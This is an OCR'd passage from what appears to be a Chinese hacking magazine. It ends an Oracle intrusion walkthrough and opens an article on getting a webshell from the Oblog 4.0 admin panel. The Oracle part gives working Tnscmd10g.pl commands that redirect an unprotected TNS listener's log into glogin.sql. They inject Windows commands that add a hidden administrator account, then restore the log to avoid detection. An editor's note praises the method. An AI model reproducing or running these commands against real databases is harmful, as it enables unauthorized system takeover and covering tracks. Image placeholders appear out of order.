(USER=))(COMMAND=LOG_FILE)(ARGUMENTS=4)(SERVICE=LISTENER)(VERSION=1)(VALUE="glogin.sql's absolute path")))" –h victimip，如图4。

修改完毕后，可以再次使用Tnscmd10g.pl命令的status参数确认一下是否修改好了。接下来开始写入我们要执行的系统命令，我们来添加一个系统管理员帐户，命令如下（图5）：

```
./Tnscmd10g.pl –h victimip ––rawcmd "(CONNECT_DATA=((
    set term off
    host net user mickeymouse thanksC00lhell /add
    host net localgroup administrators mickeymouse /add
    set term on
"
```

这样我们的命令就注入到glogin.sql文件中去了，由于我先前已经利用这个方法得到了该主机的权限，为了更清楚地了解入侵过程，我们登录到主机看下注入前和注入后的glogin.sql文件的变化，如图6。

在肉鸡上模拟下数据库管理员执行sqlplus命令，效果如图7所示。我们注入到glogin.sql的代码将会被执行，一个具有系统权限的管理员用户将会被添加。

在真实的渗透测试过程中，当我们把要执行的系统命令注入到glogin.sql文件后，应该马上把日志文件改回原样。这样做的原因一是怕glogin.sql文件太大，影响执行效果，二是怕管理员发现。同样使用Tnscmd10g.pl工具把日志文件改回原样，命令为./Tnscmd10g.pl ––rawcmd "(DESCRIPTION=(CONNECT_DATA=(CID=(PROGRAM=)(HOST=)(USER=))(COMMAND=LOG_FILE)(ARGUMENTS=4)(SERVICE=LISTENER)(VERSION=1)(VALUE="listener.log default path")))" –h victimip，如图8。可以再次调用Tnscmd10g.pl命令的status参数来确认修改是否成功。

通过以上几步可以看出这个方法其实是很容




图3




图4



图5




图7




图6




图8

易利用的，数据库管理员应该及时修改listener.ora文件，加入Listener口令，以防止被恶意用户利用！

（文章中涉及到的工具oat工具包、tnscmd10g已经收录在光盘中）

小编点评：

又是关于Oracle的入侵文章！国内研究Oracle的人似乎比较少，杂志上几乎除了作者外没有人写关于Oracle的相关技术文章了，但本文作者却一连写了多篇。本文通过利用Oracle数据库的日志文件漏洞成功拿到了服务器权限，又是一个比较好的入侵方法哦。

Oblog后台来拿Webshell

雕牌／杜华军［L.S.T］&［H.S.T］

上期X档案刊登了一篇关于Oblog程序的注入漏洞利用文章，可让小菜们大玩了一把。但是，以前发表的漏洞文章都没有提到如何在Oblog后台获取Webshell的方法。在网上搜索到的全都是在后台添加|aaaspspaspsp上传类型，然后再上传ASP木马的。但是，如果目录限制了脚本执行，那就没戏了。为了研究出一个比较方便实用的Oblog后台拿Webshell的方法，只好自己本地架设了一个Oblog系统测试。后来发现Oblog4.0版本在后台管理用户等级的设置修改里面可以修改上传的扩展名，图1。


